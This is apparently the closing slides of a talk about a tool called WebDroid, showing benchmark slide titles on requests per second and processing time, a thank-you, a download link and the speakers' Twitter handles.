
Requests per second

Benchmarks



Requests per second

Processing time



Thanks you !

Questions ?

Download WebDroid
http://ly.tl/webdroid

Follow-us on Twitter
@elie, @bapt1ste